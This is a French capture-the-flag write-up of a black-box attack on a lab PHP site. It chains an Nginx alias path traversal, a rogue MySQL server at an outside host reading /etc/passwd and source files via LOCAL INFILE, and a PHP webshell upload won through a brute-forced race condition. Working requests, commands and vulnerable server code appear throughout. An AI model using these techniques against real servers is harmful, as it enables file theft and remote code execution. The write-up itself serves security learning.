

Table des matières

Introduction.....	2
Identification des vulnérabilités	3
1. Nginx – Alias Misconfiguration	3
2. MySQL – LOCAL_INFILE	6
3. Insecure File Upload – Weak randomisation	11
4. Race condition	13
Ressources.....	15

Introduction

Pour ce challenge, aucune source n'est donnée aux participants, le but est de réaliser un challenge en black-box complet.

Comme tout challenge en black-box, l'objectif au début est d'identifier des éléments techniques pour anticiper les éventuelles attaques.

Grâce aux headers de réponses on découvre que l'on est sur un serveur Nginx 1.18.0 et que PHP 7.4.33 sont utilisés :

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: nginx/1.18.0			
3	Date: Tue, 18 Jul 2023 15:13:33 GMT			
4	Content-Type: text/html; charset=UTF-8			
5	Connection: close			
6	X-Powered-By: PHP/7.4.33			
7	Content-Length: 2796			
8				

On peut faire de la recherche de vuln sur Google sur ces versions qui ne sont pas tout à fait à jour, mais cela ne donne rien de probant.


Identification des vulnérabilités

1. Nginx – Alias Misconfiguration

Le seul réel endpoint de l'application est le /images/ où sont stockées les images de chat.

```
▼<div class="jumbotron">
  <h1 class="display-6">My little cats</h1>
  <hr class="my-4">
  I share with you pictures of my cats because they are beautiful
  <br>
  
  
  
</div>
</div>
```

En se rendant sur le dossier où sont stockées les images, on remarque qu'il est en mode « autoindex » ce qui signifie qu'il est possible de lister tous les fichiers qu'il contient :



Index of /images/		
../		
1.jpg	07-Jul-2023 07:32	5348
2.jpg	07-Jul-2023 07:32	6629
3.jpg	07-Jul-2023 07:32	6844

Cela peut représenter un risque, mais ici aucune information confidentielle n'est stockée.

Sans plus d'information, on se rend sur la bible Hacktricks pour chercher des éventuels défaut de configuration liés à Nginx.

Après quelques recherches et tests, on tombe sur un défaut de configuration Nginx qui permettrait de faire un path traversal :

Alias LFI Misconfiguration

Inside the Nginx configuration look the "location" statements, if someone looks like:

```
location /imgs {  
    alias /path/images/;  
}
```

There is a LFI vulnerability because:

```
/imgs../flag.txt
```

Transforms to:

```
/path/images../flag.txt
```

The correct configuration will be:

```
location /imgs/ {  
    alias /path/images/;  
}
```

So, if you find some Nginx server you should check for this vulnerability. Also, you can discover it if you find that the files/directories brute force is behaving weird.

More info: <https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/>

Il serait possible d'abuser une erreur au niveau de la déclaration des Alias dans Nginx en ajoutant « .. » à la suite d'un dossier. On test donc :

- <http://192.168.95.129:4002/images../>

Ça fonctionne ! Le serveur étant en mode « autoindex » il est possible de lister tous les dossiers/fichiers dans le répertoire courant.


Index of /images../			
<hr/>			
../			
admin/	18-Jul-2023 14:46	-	
html/	18-Jul-2023 14:46	-	
images/	18-Jul-2023 14:00	-	
<hr/>			

Le dossiers html est en erreur 403, et le dossiers images ne nous retourne que les images que nous possédons déjà.

Le dossier admin contient lui un fichier README.md :



On récupère son contenu comme ceci :



Notes

Hi, not sure actually about how to configure Vhost in Nginx to host the admin application internally, so I host it on the main website at the URI :

- /database-management-construction-30842a721b2b56df29aaf6561ead9df2/


There is no security problem because nobody can guess this folder and this README file is not exposed in web root!

Regards

Ce fichier markdown nous renseigne que le développeur n'a pas réussi à créer des virtual host, et que de ce fait il a hébergé une page de management à la racine du serveur web. Il nous indique également que cela ne pose aucun problème de sécurité puisque le dossier est impossible à deviner, et que ce fichier README.md n'est pas exposé dans le serveur web.

2. MySQL – LOCAL_INFILE

Grâce à l'URL découverte, nous découvrons la page suivante :



Admin application. Home

Connect to the SQL Server

Host:

Database Name:

Database User:

Database Password:

Le serveur semble permettre de se connecter à un serveur distant. Pour cela l'utilisateur doit renseigner les informations de connexion afin que le serveur s'y connecte.

En remplissant le formulaire comme ceci, on reçoit bien des callbacks, mais uniquement DNS :

Request

Pretty Raw Hex

```
1 POST /database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php HTTP/1.1
2 Host: 192.168.95.129:4002
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 106
9 Origin: http://192.168.95.129:4002
10 Connection: close
11 Referer: http://192.168.95.129:4002/database-management-construction-30842a721b2b56df29aaf6561ead9df2/
12
13 {
  "dbhost": "zbe59me67pcaz194txzstbqtk1bp5du.oastify.com",
  "dbname": "123",
  "dbuser": "123",
  "dbpassword": "123"
}
```

#	Time	Type	Payload	Source IP address
10	2023-Jul-18 15:30:39.798 UTC	DNS	zbe59me67pcaz194txzstbqtk1bp5du	172.71.133.115
11	2023-Jul-18 15:30:39.798 UTC	DNS	zbe59me67pcaz194txzstbqtk1bp5du	172.71.125.39

Au bout de quelques secondes, la connexion tombe en timeout et retourne la stack trace :

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.18.0
3 Date: Tue, 18 Jul 2023 15:44:08 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.4.33
7 Content-Length: 424
8
9 {
  "error":
    "Error during database connection with local_infile : PDOException: SQLSTATE[HY000] [2002] Connection timed out in \var\www\html\database-management-construction-30842a721b2b56df29aaf6561ead9df2\database.php:15\nStack trace:\n#0 \var\www\html\database-management-construction-30842a721b2b56df29aaf6561ead9df2\database.php(15): PDO->__construct('mysql:host=izlo...', 'coucou', 'coucou', Array)\n#1 {main}"
}
```

On a donc une belle stack trace SQL qui nous retourne le chemin absolu du répertoire web, qui est celui qu'on aurait pu deviner :


- /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php

On apprend également que la connexion au serveur est fait avec l'option « local_infile ». On cherche sur google à quoi cette option correspond.

LOAD DATA LOCAL INFILE

When you execute the `LOAD DATA INFILE` statement, MariaDB Server attempts to read the input file from its own file system. In contrast, when you execute the `LOAD DATA LOCAL INFILE` statement, the client attempts to read the input file from its file system, and it sends the contents of the input file to the MariaDB Server. **This allows you to load files from the client's local file system into the database.**

Cela signifie que lors de la connexion, le serveur peut accéder aux fichiers locaux du client. Cela peut être caractérisé par le schéma suivant :



De ce fait, nous allons utiliser la connexion pour se connecter sur notre propre serveur SQL, puis lire des fichiers sur le serveur du challenge. Pour simplifier la création du serveur SQL il existe l'outil suivant :

- <https://github.com/allyshka/Rogue-MySQL-Server/>

On récupère le script PHP que l'on lance pour lire le fichier /etc/passwd :

Request

1 POST /database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php HTTP/1.1

2 Host: 192.168.95.129:4002

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: */*

5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/json

8 Content-Length: 79

9 Origin: http://192.168.95.129:4002

10 Connection: close

11 Referer: http://192.168.95.129:4002/database-management-construction-30842a721b2b56df29aaf6561ead9df2/

12

13 {

14 "dbhost": "elweth.ovh",

15 "dbname": "test",

16 "dbuser": "coucou",

17 "dbpassword": "coucou"

18 }

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.18.0

3 Date: Tue, 18 Jul 2023 15:51:54 GMT

4 Content-Type: application/json

5 Connection: close

6 X-Powered-By: PHP/7.4.33

7 Content-Length: 253

8

9

10 Warning: PDO::exec(): Error while reading QUERY's response packet. PID=32 in /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php on line 17

11 {

12 "message": "Connection successful."

13 }

```
debian@vps-da80b783:/tmp/www$ php rogue.php
Enter filename to get [/etc/passwd] >
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from [REDACTED]:58052 - greet... auth ok... some shit ok... want file...
[+] /etc/passwd from [REDACTED]:58052:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
```

Bingo ! On a un file read.

On peut utiliser ce file read pour chercher des fichiers intéressants sur le serveur mais l'objectif est de se concentrer sur l'application web qui nous réserve encore des surprises.

Etant donné que l'on connaît le path des fichiers sur le serveur on peut aller les lire.

Par exemple le fichier suivant contient le code utilisé pour se connecter au serveur SQL

- /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php

```
Enter filename to get [/etc/passwd] > /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php
debian@vps-da80b783:/tmp/www$ php rogue.php
Enter filename to get [/etc/passwd] > /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from 10.10.10.10 - greet... auth ok... some shit ok... want file...
[+] /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php from 10.10.10.10 58064:
<?php

ini_set('display_errors', 1); ini_set('display_startup_errors', 1); error_reporting(E_ALL);

$jsonData = json_decode(file_get_contents('php://input'), true);

$host = $jsonData['dbhost'];
$dbname = $jsonData['dbname'];
$dbuser = $jsonData['dbuser'];
$dbpassword = $jsonData['dbpassword'];

header("Content-type: application/json");

try {
    $pdo = new PDO('mysql:host='.$host.';dbname='.$dbname.'', $dbuser, $dbpassword, array(PDO::ATTR_TIMEOUT => 3, PDO::MYSQL_ATTR_LOCAL_INFILE => true));
    $pdo->exec('SET NAMES "utf8"');
    $pdo->exec('SET NAMES "utf8"');

    $pdo = null;

    echo json_encode(['message' => 'Connection successfull.']);
} catch (PDOException $e) {
    http_response_code(500);
    echo json_encode(['error' => 'Error during database connection with local_infile : ' . $e]);
}
?>

Enter filename to get [/var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/database.php] >
```

Il est aussi possible de lire le fichier index.php qui contenait le formulaire

- /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/index.php

```
debian@vps-da80b783:/tmp/www$ php rogue.php
Enter filename to get [/etc/passwd] > /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/index.php
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from 10.10.10.10 - greet... auth ok... some shit ok... want file...
[+] /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/index.php from 10.10.10.10 58071:
<?php

// Not sure about this feature but anyway, nobody will access to it :
// - /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/

?>

<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="Admin application">
    <meta name="keywords" content="Admin application">
    <meta name="author" content="Admin application">

    <title>Admin application</title>


    <!-- Bootstrap core CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/css/bootstrap.min.css" integrity="sha384-Vkoo8x4Cs03+Hhvx8T/Q5PaXtkKtu6ug5TOeNV6gBiFeW" />
  </head>

  <!-- Navigation -->
  <nav class="navbar navbar-expand-lg navbar-dark bg-dark fixed-top">
    <div class="container">
```

On observe un commentaire intéressant au début du fichier indiquant qu'une nouvelle feature est entrain d'être développée à l'adresse :

- /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/

Il est possible d'accéder à cette page via le navigateur, qui semble permettre d'upload des nouvelles photos de chats :



Le formulaire POST la photo sur le fichier upload.php :

```
65     <script>
66     document.getElementById("uploadForm").addEventListener("submit", function(event) {
67         event.preventDefault();
68
69         const formData = new FormData(event.target);
70
71         const xhr = new XMLHttpRequest();
72         xhr.open("POST", "upload.php", true);
73         xhr.onreadystatechange = function() {
74             if (xhr.readyState === 4 && xhr.status === 200) {
75                 console.log(xhr.responseText);
76             }
77         };
78
79         xhr.send(formData);
80     });
81     </script>
82 </body>
```

Si on parvient à lire ce fichier on saura exactement comment ce fichier est traité.

3. Insecure File Upload – Weak randomisation

On peut une nouvelle fois utiliser la vulnérabilité précédente pour lire le fichier upload.php :

```
debian@vps-da80b783:/tmp/www$ php rogue.php
Enter filename to get [/etc/passwd] > /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/upload.php
[.] Waiting for connection on 0.0.0.0:3306
[*] Connection from 58106 - greet... auth ok... some shit ok... want file...
[*] /var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/upload.php from 58106:
<?php

header("Content-type: application/json");

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file']['tmp_name'])) {
    $file = $_FILES['file'];

    // Get the file name
    $filename = basename($file['name']);

    // Generate a new file name based on md5(filename + date in timestamp)
    $rand = rand(1, 10);

    $newFilename = md5($filename . $rand);

    // Move the file to the current directory with the new filename
    $destination = './uploads/' . $newFilename . '.php';

    move_uploaded_file($file['tmp_name'], $destination);

    // Wait for 10 seconds
    sleep(10);

    unlink($destination);

    echo json_encode(['message' => 'Le fichier a été uploadé.']);
}
?>

Enter filename to get [/var/www/html/database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/upload.php] >
```

Le code est le suivant :

```
<?php

header("Content-type: application/json");

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file']['tmp_name'])) {
    $file = $_FILES['file'];

    // Get the file name
    $filename = basename($file['name']);

    // Generate a new file name based on md5(filename + date in timestamp)
    $rand = rand(1, 20);

    $newFilename = md5($filename . $rand);

    // Move the file to the current directory with the new filename
    $destination = './uploads/' . $newFilename . '.php';

    move_uploaded_file($file['tmp_name'], $destination);

    // Wait for 10 seconds
    sleep(10);

    unlink($destination);

    echo json_encode(['message' => 'Le fichier a été uploadé.']);
}
?>
```

Il s'agit donc bien d'un formulaire d'upload de fichier, dont aucune vérification n'est effectuée sur la nature de ce fichier.

Effectivement l'upload de fichier PHP est autorisé :

The screenshot shows the following details:

Request:

- Method: POST
- URL: /database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/upload.php
- Host: 192.168.95.129:4002
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
- Accept: */*
- Accept-Language: fr, fr-FR;q=0.8, en-US;q=0.5, en;q=0.3
- Accept-Encoding: gzip, deflate
- Content-Type: multipart/form-data; boundary=-----189938404839476789444026215170
- Content-Length: 261
- Origin: http://192.168.95.129:4002
- Connection: close
- Referer: http://192.168.95.129:4002/database-management-construction-30842a721b2b56df29aaf6561ead9df2/private-admin-panel-4e2c720f8ddb2d0f12e395528263fc96/

The request body contains a multipart/form-data section with a file named **elweth.php**. The content type is application/octet-stream. The file content is a PHP snippet: `<?php system('id');`.

Response:

- Status: HTTP/1.1 200 OK
- Server: nginx/1.18.0
- Date: Tue, 18 Jul 2023 16:13:46 GMT
- Content-Type: application/json
- Connection: close
- X-Powered-By: PHP/7.4.33
- Content-Length: 54

The response body is a JSON object: `{ "message": "Le fichier a \u00e9t\u00e9 upload\u00e9." }`.

En regardant de plus près le code, on remarque que le fichier est renommé lors de l'upload par un nom « pseudo » aléatoire. En effet, le fichier est renommé de cette façon :

```
$rand = rand(1, 20);  
$newFilename = md5($filename . $rand);
```

L'idée de renommer le fichier de manière aléatoire est une bonne pratique, cependant ici le nom n'est pas assez aléatoire puisque nous connaissons le md5 du nom de notre fichier, et le random entre 1 et 20 peut être bruteforcé.

4. Race condition

Cependant même si on arrive à passer notre fichier PHP et à connaître le nom il sera supprimé 10 secondes après.

```
move_uploaded_file($file['tmp_name'], $destination);


// Wait for 10 seconds

sleep(10);

unlink($destination);
```

Il va donc falloir automatiser l'upload et le déclenchement du payload. Pour cela on génère tous les potentiels noms de fichier avec la commande :

```
$ for i in `seq 0 20`; do echo -n "elweth.php$i" | md5sum ;done
```



```
(elweth@pouet) - [/tmp]
$ for i in `seq 0 20`; do echo -n "elweth.php$i" | md5sum ;done
e0297f3e86398f52cf9668ab56a7361a -
952ba56b882d449a7ddd6843608c6864 -
107cdec702296a9b133a3751b3f2da6f -
b556ca56bfee254ef9eda8024ec392ed -
ceac50d5a87d0d34b88da1d5fb28ec85 -
738d5eab3e75e6d04660becc2d93531e -
652d5579b31635a8d12dd8207572d915 -
d4a7547840e3981fce1ea11c8871fc6a -
14d2b537c22bfec5012cf070830ea34d -
9a23afd3444b5516204d0aa5c5032292 -
7d7d3f8eb430885b2e85ad114396782c -
e9e941f0a65dd1e23ccf6e0bc1ec73e4 -
30822d7cd31c4677ba87d5ef1ad0489e -
0f116a607164f452a0216eeff82e2f0c -
a544813efecddf118fc2ffe51d92686f -
5109b98817f7f74c0fa8cd131b08b97c -
8336d76c7e4209b22356a7204cc0e075 -
44c0319e051106b7f56187c095f11de5 -
bca6b64129e377a78b3c2fed917dc852 -
ae538b39b859ed385ae50b68fc5bd0e4 -
38a91ecd9b2c4acb1064ae0f4dc35ecc -
```

On configure Burp avec l'Intruder pour visiter tous les potentiels fichiers qui vont être créés :



Positions
Payloads
Resource pool
Settings

?
Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each attack type.

Payload set: 1
Payload count: 21

Payload type: Simple list
Request count: 21

?
Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ...

e0297f3e86398f52cf9668ab56a7361a
952ba56b882d449a7ddd6843608c6864
107cdec702296a9b133a3751b3f2da6f
b556ca56bfee254ef9eda8024ec392ed
ceac50d5a87d0d34b88da1d5fb28ec85
738d5eab3e75e6d04660becc2d93531e
652d5579b31635a8d12dd8207572d915
d4a7547840e3981fce1ea11c8871fc6a
14d2b537c22bfec5012cf070830ea34d
9a23afd3444b5516204d0aa5c5032292
7d7d3f8eb430885b2e85ad114396782c
e9e941f0a65dd1e23ccf6e0bc1ec73e4
30822d7cd31c4677ba87d5ef1ad0489e
0f116a607164f452a0216eeff82e2f0c
a544813efecddf118fc2ffe51d92686f
5109b98817f7f74c0fa8cd131b08b97c
8336d76c7e4209b22356a7204cc0e075
44c0319e051106b7f56187c095f11de5
bca6b64129e377a78b3c2fed917dc852

Add
Enter a new item

Add from list ...

On upload le fichier et quelques secondes après on lance l'intruder, qui obtient des erreurs 404 Not Found sauf sur un fichier ! Notre RCE a été déclenchée :

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
1	e0297f3e86398f52cf9668ab56a7361a	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
2	952ba56b882d449a7ddd6843608c6864	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
3	107cdec702296a9b133a3751b3f2da6f	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
4	b556ca56bfee254ef9eda8024ec392ed	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
5	ceac50d5a87d0d34b88da1d5fb28ec85	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
6	738d5eab3e75e6d04660becc2d93531e	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
7	652d5579b31635a8d12dd8207572d915	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
8	d4a7547840e3981fce1ea11c8871fc6a	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
9	14d2b537c22bfec5012cf070830ea34d	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
10	9a23afd3444b5516204d0aa5c5032292	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
11	7d7d3f8eb430885b2e85ad114396782c	200	<input type="checkbox"/>	<input type="checkbox"/>	237	
12	e9e941f0a65dd1e23ccf6e0bc1ec73e4	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
13	30822d7cd31c4677ba87d5ef1ad0489e	404	<input type="checkbox"/>	<input type="checkbox"/>	206	
